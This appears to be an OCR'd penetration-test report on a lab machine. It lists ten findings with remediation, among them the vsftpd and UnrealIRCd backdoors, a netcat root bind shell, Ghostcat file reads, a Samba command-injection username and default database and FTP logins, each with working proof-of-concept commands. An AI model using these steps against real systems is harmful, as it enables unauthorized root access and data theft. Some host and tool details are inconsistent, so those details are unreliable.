

1. **Title: VSFTPD 2.3.4 Backdoor Remote Code Execution**
   **Findings:** [CVE-2011-2523], [Host: 192.168.159.131]
   **Remediation:** Immediately remove the vulnerable VSFTPD 2.3.4 package and upgrade to a secure version from a trusted vendor. If FTP is not required, disable the service entirely and restrict access using firewall rules.
   **POC:**
   - Connect to the FTP service:
     **ftp 192.168.159.131**
   - Use a username containing :) (backdoor trigger):
     **Username: test:)**
     **Password: test**
   - Observe that port 6200/tcp opens.




   - Connect to the shell:
     **nc 192.168.159.131 6200**
     **Id**
   - **Evidence:** uid=0(root)
   - **Impact:** Unauthenticated attacker gains root-level command execution.
   - **Output:**




2. **Title: Unauthenticated Root Bind Shell (Port 1524)**
   **Findings:** [Unauthenticated Remote Root Shell], [Port: 1524], [Host: 192.168.1.20]
   **Remediation:** Immediately investigate and terminate any process listening on port 1524, as this port is commonly associated with malicious backdoors and root bind shells. Remove any unauthorized services or scripts responsible for spawning the shell.
   **POC:**
   - Run the command in terminal:
     **nc 192.168.159.131 1524**
   - **Evidence:** Port 1524 was open and provided unauthenticated shell access.Connecting to the port resulted in a root-level shell without credentials.

- **Impact:** An attacker can gain full root access, leading to complete system compromise, data theft, malware installation, and further network attacks.
- **Output:**

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.159.131 1524
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#
```


3. **Title: Apache Tomcat AJP Ghostcat Remote File Read / RCE**
   **Findings:** [CVE-2020-1938], [Host: 192.168.159.131]
   **Remediation:** Disable the AJP connector if not required. Upgrade Apache Tomcat to a patched version and restrict AJP access to trusted IP addresses only.
   **POC:**
   - Verify AJP port is open:
   - **nmap -p 8009 192.168.159.131**

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 8009 192.168.159.131
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-01 09:36 EST
Nmap scan report for 192.168.159.131
Host is up (0.00064s latency).

PORT     STATE SERVICE
8009/tcp open  ajp13
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds
```


   - Read internal config file using Ghostcat PoC tool:
     **python ajpShooter.py http://192.168.159.131 8009 /WEB-INF/web.xml**
   - **Evidence:** Contents of web.xml displayed
   - **Impact:** Internal files disclosure -> credential leakage -> possible RCE.
   - **Output:**

```
┌──(kali㉿kali)-[~]
└─$ python3 ghostcat.py -p 8009 -f WEB-INF/web.xml 192.168.159.131
Getting resource at ajp13://192.168.159.131:8009/asdf
----------------------------
[b'<?xml version="1.0" encoding="ISO-8859-1"?>\n<!--\n Licensed to the Apache Software Foundati
on (ASF) under one or more\n  contributor license agreements.  See the NOTICE file distributed
with\n  this work for additional information regarding copyright ownership.\n  The ASF licenses
 this file to You under the Apache License, Version 2.0\n  (the "License"); you may not use thi
s file except in compliance with\n  the License.  You may obtain a copy of the License at\n\n
    http://www.apache.org/licenses/LICENSE-2.0\n\n  Unless required by applicable law or agreed
 to in writing, software\n  distributed under the License is distributed on an "AS IS" BASIS,\n
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.\n  See the License f
or the specific language governing permissions and\n  limitations under the License.\n-->\n\n<w
eb-app xmlns="http://java.sun.com/xml/ns/j2ee"\n    xmlns:xsi="http://www.w3.org/2001/XMLSchema
-instance"\n    xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/
j2ee/web-app_2_4.xsd"\n    version="2.4">\n\n  <display-name>Welcome to Tomcat</display-name>\n
  <description>\n     Welcome to Tomcat\n  </description>\n\n<!-- JSPC servlet mappings start -
->\n\n    <servlet>\n        <servlet-name>org.apache.jsp.index_jsp</servlet-name>\n        <se
rvlet-class>org.apache.jsp.index_jsp</servlet-class>\n    </servlet>\n\n    <servlet-mapping>\n
        <servlet-name>org.apache.jsp.index_jsp</servlet-name>\n        <url-pattern>/index.jsp<
/url-pattern>\n    </servlet-mapping>\n\n<!-- JSPC servlet mappings end -->\n\n</web-app>\n\x00
']
```


4. **Title: UnrealIRCd Backdoor Remote Code Execution**
   **Findings:** [CVE-2010-2075], [Host: 192.168.159.131]
   **Remediation:** Remove the compromised UnrealIRCd package and reinstall a clean, verified version. Validate binaries using checksums and restrict IRC service exposure.
   **POC:**
   - **Set up Listener:** In one terminal, run nc -vnlp 4444 to wait for the connection.
   - **Run Script:** In a second terminal, run ./exploit_unreal.sh.
   - Provide Details: Enter the target IP (192.168.159.131), the target port (6667), and Port (4444).
   - **Confirm Root:** Once the "Sent payload" message appears, go to your listener terminal and type id to confirm you have root access.
   - **Evidence:** Command output returned
   - **Impact:** Remote unauthenticated command execution.
   - **Output:**





5. **Title: MySQL Weak / Default Credentials**
   **Findings:** [Host: 192.168.159.131], MySQL allows access using weak/default credentials on port 3306.
   **Remediation:** Enforce strong passwords, disable remote root login, remove default accounts, and restrict MySQL access via firewall.
   **POC:**
   - Run the command:
     **mysql -h 192.168.159.131 -u root --skip-ssl**
   - **Output:**



6. **Title: Samba Username Map Script Command Execution**
   **Findings:** [CVE-2007-2447], [Host: 192.168.159.131]
   **Remediation:** Upgrade Samba to the latest stable version. Disable the username map script option and restrict SMB access using firewall and network segmentation.
   **POC:**
   - Run the command in terminal:
     **smbclient //192.168.159.131/tmp -U "/=`id`"**
   - **Evidence:** uid= output in response
   - **Impact:** Arbitrary command execution via SMB service.
   - **Output:**





7. **Title: NFS Share Misconfiguration (No Root Squash)**
   **Findings:** [Host: 192.168.159.131], NFS export / is shared with * (world-accessible), allowing root-level access to the filesystem.
   **Remediation:** Restrict NFS exports to specific IPs, enable root_squash, and avoid sharing sensitive directories.
   **POC:**
   - Run the command in terminal:
     **showmount -e 192.168.159.131**
   - **Evidence:** showmount -e 192.168.159.131 reveals the root (/) NFS share exported to all hosts (*), indicating unrestricted access.
   - **Impact:** An attacker can mount the NFS share, read/write critical system files, and potentially gain root-level access to the server.
   - **Output:**




8. **Title: FTP Default Login**
   **Findings:** [Host: 192.168.159.131], FTP service allows authentication using default/anonymous credentials on port 21.
   **Remediation:** Disable anonymous FTP, enforce strong user authentication, use SFTP/FTPS, and restrict access via firewall.
   **POC:**
   - Run the command in terminal:
     **ftp 192.168.159.131**
     Name: anonymous
     Password: anonymous

- **Evidence:** Successful FTP login using default/anonymous credentials.
- **Impact:** Unauthorized users can access, upload, or download files, leading to data exposure or further system compromise.
- **Output:**




9. **Title: VNC Weak Authentication / Brute Force Login**
   **Findings:** [No CVE Assigned], [Host: 192.168.159.131]
   **Remediation:** Enforce strong passwords for VNC, enable authentication, restrict access via firewall rules, and consider tunneling VNC traffic through SSH.
   **POC:**
   - Run the command in terminal:
     **vncviewer 192.168.159.131:0**
   - Use weak password:
     **password**
   - **Evidence:** Successful desktop access
   - **Impact:** Unauthorized graphical access to the system.
   - **Output:**


10. **Title: PostgreSQL Default Credentials**
    **Findings:** [CVE-1999-0501], [Host: 192.168.159.131]
    **Remediation:** Change all default database credentials immediately. Enforce strong password policies and restrict database access to trusted IP addresses only.
    **POC:**
    - Run the command in terminal:
      **psql -h 192.168.159.131 -U postgres**

- Enter password:
  **postgres**
- **Evidence:** Successful database login
- **Impact:** Full database access -> data theft or manipulation.
- **Output:**